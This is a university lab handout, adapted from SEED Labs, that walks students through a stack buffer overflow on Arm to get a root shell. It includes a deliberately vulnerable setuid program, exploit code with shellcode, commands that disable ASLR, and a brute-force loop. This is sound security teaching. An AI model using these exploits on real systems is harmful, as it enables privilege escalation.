Lab 03: Buffer Overflow Attack Lab (Arm Version)

Due Tuesday October 15th @ 11:59 PM

(Adapted from SEED Labs: A Hands-on Lab for Security Education)

A buffer overflow is defined as the act of writing data beyond the boundary of allocated memory space (e.g., a buffer). This vulnerability can be used by a malicious user to alter the flow control of the program, leading to the execution of malicious code. The objective of this lab is for students to gain practical insights into this type of vulnerability, and to learn how to exploit the vulnerability.

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability, and ultimately gain root privileges on the system. In addition to the attacks we study, students will be guided through several protection schemes that have been implemented in the operating system as countermeasures to buffer-overflow attacks. Students will evaluate how the schemes work as well as their potential limitations.

This lab covers the following topics:

- Buffer overflow vulnerability and attack
- Stack layout
- Address randomization, non-executable stack, and StackGuard
- Shellcode (32-bit and 64-bit)
- The return-to-libc attack, which aims at defeating the non-executable stack countermeasure, is covered in a separate lab.

These instructions are for the Buffer Overflow Lab for the students that have Apple M1/M2 chips. If you are using VirtualBox, do not use these instructions. These instructions are for VMWare fusion users only

Environment Setup

Modern operating systems have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first. Later on, we will enable them and see whether our attack can still be successful or not.

Disable ASLR

Ubuntu and several other Linux-based systems uses ASLR (address space layout randomization) to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. This feature can be disabled using the following command:

```
sudo sysctl -w kernel.randomize_va_space=0
```

Configuring /bin/sh

In the recent versions of Ubuntu OS, the /bin/sh symbolic link points to the /bin/dash shell. The dash and bash shells have implemented a security countermeasure that prevents itself from being executed in a set-uid process. Basically, if they detect that they are executed in a set-uid process, they will immediately change the effective user ID to the process's real user ID, effectively dropping any elevated privileges.

The victim of many of our attacks in this lab is a set-uid program, and our attack relies on running /bin/sh; the countermeasure in /bin/dash makes our attack more difficult. Therefore, we will link /bin/sh to another shell that does not have this countermeasure. (In later tasks, we will show that with a little more effort, the countermeasure in /bin/dash can be easily defeated!) We have installed a shell program called zsh in our Ubuntu 20.04 VM. The following command can be used to link /bin/sh to /bin/zsh:

```
sudo ln -sf /bin/zsh /bin/sh
```

A Vulnerable Program

The following program has a buffer-overflow vulnerability.

Your main objective throughout parts of this lab will be to exploit this vulnerability and get a shell with root privileges.

A Brief Summary of How the Program Works

The program first reads in input from a file called **`badfile`**, and ultimately passes this input to another buffer in the function **`bof()`**. The original input can have a maximum length of 517 bytes, but the buffer in **`bof()`** is only **`BUF_SIZE`** bytes long, which is less than 517. Because **`strcpy()`** does not check boundaries, a buffer overflow can occur. In this lab, this program is will be compiled and run as a root-owned set-uid program; if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell.

It should be noted that the program gets its input from a file called **`badfile`**. The contents of this file are specified by an untrusted user (you!). Thus, your objective is to create the **`badfile`** with the necessary contents such that, when the vulnerable program copies the contents into its buffer, a root shell gets spawned.

`arm/code/stack.c`

```c
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

A Note About Compilation

When compiling the above program for this task, we must not forget to turn off the StackGuard (**`-fno-stack-protector`**) and the non-executable stack (**`-z execstack`**) countermeasures. After the compilation, we need to make the program a root-owned set-uid program. We can achieve this by first changing the ownership of the program to **`root`**, and then changing the permissions for the executable to 4755, which enables the set-uid bit. It should be noted that changing ownership must be done *before* enabling the set-uid bit; changing ownership will cause the set-uid bit to be turned off.

In summary, a command sequence such as this will yield the desired setup:

```
gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
sudo chown root stack  # change owner to root
sudo chmod 4755 stack  # flip the set-uid bit
```

The compilation and setup commands are already included in the Makefile, so your just need to type **`make`** in this directory to execute the needed commands.

Lab Tasks

Make sure that you are working in the **`arm/`** folder of the **`03_buffer_overflow`** directory of our repository

Task 1: Getting Familiar with Shellcode

The ultimate goal of the buffer-overflow attacks we'll study in this lab is to inject malicious code into the target program, so the code can be executed using the target program's privileges (yes, we'll target root-owned set-uid programs as in labs past!). Shellcode is widely used in most code-injection attacks. In this task we will spend some time getting familiar with shellcode. In class, we walked through how the 32-bit shellcode and 32-bit program work. **Because you are using a host machine that uses ARM instructions, you will be working with a 64-bit program and 64-bit shellcode**, which will be very similar, but that attack will be slightly different

Please find the **`call_shellcode.c`** program in the **`/arm/shellcode`** folder

In this task, you will examine different versions of shellcode. This code involves two copies of shellcode: one is the 32-bit shellcode and the other is 64-bit shellcode. When we compile the program using the -m32 flag, the 32-bit version will be used; without this flag, the 64-bit version will be used. Using the provided Makefile, you can compile the code by typing **`make`** in that directory. The **Makefile** will produce two binaries: **`a32.out`** (32-bit shellcode) and **`a64.out`** (64-bit shellcode).

Please compile and run both executables, and describe your observations

Task 2: Attacking a Vulnerable 64-bit Program

In this task, you need to compile the vulnerable program (**`/arm/code/stack.c`**) into a 64-bit binary using the Makefile. Running the Makefile should result in two different programs **`stack-L3`** and **`stack-L3-dbg`**.

To exploit the buffer-overflow vulnerability in the target program, the most important thing to know is the distance between the buffer's starting position and the place where the return-address is stored. We will use a debugging method to determine this value.

Task 2.1: Finding the Return Address

We will use gdb to debug **`stack-L3-dbg`**. Before running the program, you will need to create a file called **`badfile`**.

Because you are working with the 64-bit program instead of the 32-bit program like we did in class, your steps and values will be slightly different than what was demonstrated in lecture. The most important difference is that there is no $ebp register. On a 64-bit program, the $ebp register is called $rbp, so you will need to get the address of that.

```
$ touch badfile             # <= Create an empty badfile
$ gdb stack-L3-dbg
gdb-peda$ b bof             # <= Set a break point at function bof()
Breakpoint 1 at 0x124d: file stack.c, line 18.
gdb-peda$ run               # <= Start executing the program
...
Breakpoint 1, bof (str=0xffffcf57 ...) at stack.c:18
18  {
gdb-peda$ next              # <= See the note below
...
22      strcpy(buffer, str);
gdb-peda$ p $rbp            # <= Get the rbp value
$1 = (void *) ADDR1
gdb-peda$ p &buffer         # <= Get the buffer's address
$2 = (char (*)[100]) ADDR2
gdb-peda$ p/d ADDR1 - ADDR2
$3 = ???
gdb-peda$ quit              # <= exit
```

Please take a screenshot that shows you running GDB and getting the addresses of rbp, buffer, and the offset.

Note: The Woes of Using A Debugger

It should be noted that the frame pointer value obtained when using gdb is different from that during the actual execution (without using gdb). This is because gdb has pushed some environment data into the stack before running the debugged program. When the program runs directly without using gdb, the stack does not have that data, so the actual frame pointer value will be "larger" (aka higher in memory). You should keep this in mind when constructing your payload.


Task 2.2: Launching Your Attack (64-bit version)

To exploit the buffer-overflow vulnerability in the target program, you need to prepare a payload, and save it inside **badfile**. One could do this manually *(sounds tedious…)* or use another program, such as a Python script to help us make our **badfile** *(yay, Python!)*. For this lab, we provide a skeleton program called **exploit.py**. Note that the code is incomplete, however, and students need to replace some of the essential values in the code to generate a suitable **badfile**. You will need to set the value of **start**, **ret**, and **offset**

arm/code/exploit.py

```
#!/usr/bin/python3
import sys

# 64-bit Shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode near the beginning of the buffer
start = 40
content[start:start+len(shellcode)] = shellcode

ret    = ??? + 200
offset = ??? + 8

L = 8
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Because you are working with a 64-bit programs, things are slightly different than lecture. Instead of addresses being 4 bytes, they are now 8 bytes, meaning that the return address will be +8 bytes above **rbp**. Additionally, you will find that the **offset** will be significantly larger than our 32-bit program, which means that the return address will be placed later in the payload. On 64-bit programs, it becomes much more difficult to inject our shellcode *above* the return address. To get around this, we are going to place our shellcode *below* the return address. Because our payload is still rather small, the attack will still work. The beginning of the shellcode should be injected starting at byte 40 in **badfile**. You will then need to set the **ret** and **offset** value in **exploit.py**



After you finish the above program, run it. This will generate the contents for your badfile. Then run the vulnerable program for this task. If your exploit is implemented correctly, you should be able to get a root shell!

```
$./exploit.py     # create the badfile
$./stack-L3       # launch the attack by running the vulnerable program
# <---------------- Bingo! Root shell!
```

In your lab report, in addition to providing screenshots and/or code/command snippets to demonstrate your investigation (Task 2.1) and attack (Task 2.2), you also need to explain how the values used in your exploit.py were decided. Since we provide the skeleton code (exploit.py), these values really are the most important part of the attack; a detailed explanation verifies that you understand what is going on here. To be clear, only demonstrating a successful attack *without explaining why/how the attack works* will not receive full credit.

Task 3: Defeating `dash`'s Countermeasure

The **`dash`** shell in the Ubuntu OS drops privileges when it detects that the effective UID is not equal to the real UID (i.e., EUID != RUID), which is the case in a set-uid program. This is achieved by changing the effective UID back to the real UID, essentially, dropping any elevated privilege.

In previous tasks, we let **`/bin/sh`** points to another shell called **`zsh`**, which does not implement this countermeasure. In this task, we will change our shell back to **`dash`**, and see how we can defeat this countermeasure.

First, set your shell back to dash:

```
sudo ln -sf /bin/dash /bin/sh
```

Now, run your attack from Task 2 again. You should find that it works, but you get just a normal shell. Please take a screenshot that clearly shows you getting a normal shell ($) from your task 2 attack.

To defeat the countermeasure in our buffer-overflow attacks, all we need to do is to change the real UID, so it equals the effective UID. When a root-owned set-uid program runs, the effective UID is zero, so *before we invoke the shell program*, we just need to change the real UID to zero (which we can do… because at the time that we do this we are effectively running as root!). We can achieve this by invoking **`setuid(0)`** before executing **`execve()`** in the shellcode. The assembly code to do this is already inside the **`call_shellcode.c`** code (it is commented out at the top of the file.) You just need to add it to the beginning of the shellcode. Make sure you use the 64-bit version of the shellcode.

Now, using the updated shellcode from the previous task, we can attempt the attack again on the vulnerable program, and this time, with the shell's countermeasure turned on. Repeat your attack from task 2, and see whether you can get a root shell. *(**Hint:** you should be able to!)*

After getting the root shell, please run the following command to prove you are using a shell with countermeasure and you are running in a shell as root and take a screenshot:

```
ls -l /bin/sh /bin/zsh /bin/dash
id
```

Task 4: Defeating ASLR

Address Space Layout Randomization (ASLR) is a countermeasure that randomizes the location of the stack between program executions. This will thwart our Buffer Overflow attacks because our guess that we get from GDB will no longer be accurate. In this task, you will look into how one could brute-force ASLR and still get a buffer overflow attack.

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the base address for the stack can have 2^{19} = 524,288 possibilities. On a 64-bit program (the program you are working with), stacks have between 28-32 bits of entropy.

Task 4.1: ASLR Enabled

First, turn on ASLR using the following command:

`sudo /sbin/sysctl -w kernel.randomize_va_space=2`

Then, run your attack from Task2/Task3 against **`stack-L3`** while ASLR is turned on. Please describe your observations and provide a screenshot.

Task 4.2: Brute Force Attack

Now, we can use a brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the **`badfile`** will eventually be correct… For this task, you can use the following shell script to invoke the vulnerable program repeatedly (i.e., in an infinite loop!). If your attack succeeds, the script will stop; otherwise, it will keep running.

`/arm/code/brute_force.sh`

```
#!/bin/bash

SECONDS=0
value=0

while true; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "The program has been run $value times so far (time elapsed: $min minutes and $sec seconds)."
    ./stack-L1
done
```

Please run the script above (you will need to make the script executable), and let it run for a few minutes. Describe your observations and provide a screenshot.

Were you able to get a root shell? Remember that for a 64-bit program, there is *much* more entropy, meaning that ASLR is *much* more difficult to bypass. I don't expect you to get a root shell, but you could let the program run overwrite to see if you can get good results.

Task 5: Experimenting with Other Countermeasures

Task 5.1: Turn on StackGuard Protection

Many compilers, such as gcc, implement a security mechanism called *StackGuard* to prevent buffer overflows. In the presence of this protection, the buffer overflow attacks we've studied in this lab will not work. In our previous tasks, we disabled the StackGuard protection mechanism when compiling the programs. In this task, we will turn it back on and see what happens.

Before diving into this task, remember to turn off the address randomization if it is still enabled!

First, repeat the Level-1 attack (Task 2) with StackGuard off, and make sure that the attack is still successful. Then, turn on the StackGuard protection by recompiling the vulnerable **`stack.c`** program without the **`-fno-stack-protector`** flag. (In gcc version 4.3.3 and above, StackGuard is enabled by default.) Now, conduct your attack again.

Please describe your observations and provide a screenshot. Why doesn't the attack work anymore?

Task 5.2: Turn on Non-executable Stack Protection

In the past, Operating systems did allow executable stacks, but this is not common today: In the Ubuntu OS, the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header of the ELF binary. The kernel and dynamic linker can use this information to decide whether to make the stack of this running program executable or non-executable. Specifying this information is done automatically by our compiler, gcc, which by default makes stack non-executable. While non-executable stacks is the default setting these days, we can specifically make it non-executable using the **`-z noexecstack`** flag when we compile the program. In our previous tasks, we have used **`-z execstack`** to make stacks executable.

In this task, we will make the stack non-executable. If you recall from Task 1, the call_shellcode program puts a copy of shellcode on the stack, and then executes the code from the stack. Please recompile **`call_shellcode.c`** into **`a32.out`** without the **`-z execstack`** option. Make sure you compile it with StackGuard turned off.

Please run it and describe your observations. Also provide supporting evidence.

Defeating the non-executable stack countermeasure. While we will not study this idea in this lab, it should be noted that non-executable stack only makes it impossible to run shellcode on the stack, it does not prevent buffer-overflow attacks. Tthere are in fact other ways to run malicious code after exploiting a buffer-overflow vulnerability. *(Think about it! How could this work?!)* The *return-to-libc* attack is one such example. If you are interested, there is another SEED Lab (Return-to-libc Attack Lab) covering this topic. I encourage you to check it out if you are interested!

Submission

Submit your assignment as a single PDF to the appropriate D2L dropbox

The lab report is to help me see that you did the lab and followed the instructions. For each task, you should include a screenshot to show you completed the task. If the task asks you to write down observations, you should also include those in your lab report. For the tasks that requires you to do some thinking and find ways to exploit a program, you should write a brief description about your approach and the steps you took to get your output. This is a lab report taken from a previous offering of this course. This is a good example of how you should format your lab report: https://www.cs.montana.edu/pearsall/classes/fall2024/476/labs/SampleLabReportFormat.pdf

Grading Criteria

Generally, If you attempted a task, but could not get the correct output, you will get half credit. For smaller mistakes, you will lose a point.

- You got the correct output and clearly explained it with a screenshot or description: -0
- If you attempted the task, but were unsuccessful in getting the correct output: -50% of the task's points. For example, if the task was worth 6 points and you attempted it, but were not able to get the correct output or conduct the attack successfully, you would get 3 points.
- If you almost got the correct output, or didn't answer the question fully: -1 point
- No screenshots for a task that clearly required a screenshot: -50% of the task's points
- You did not attempt the task at all: -100% of the task's points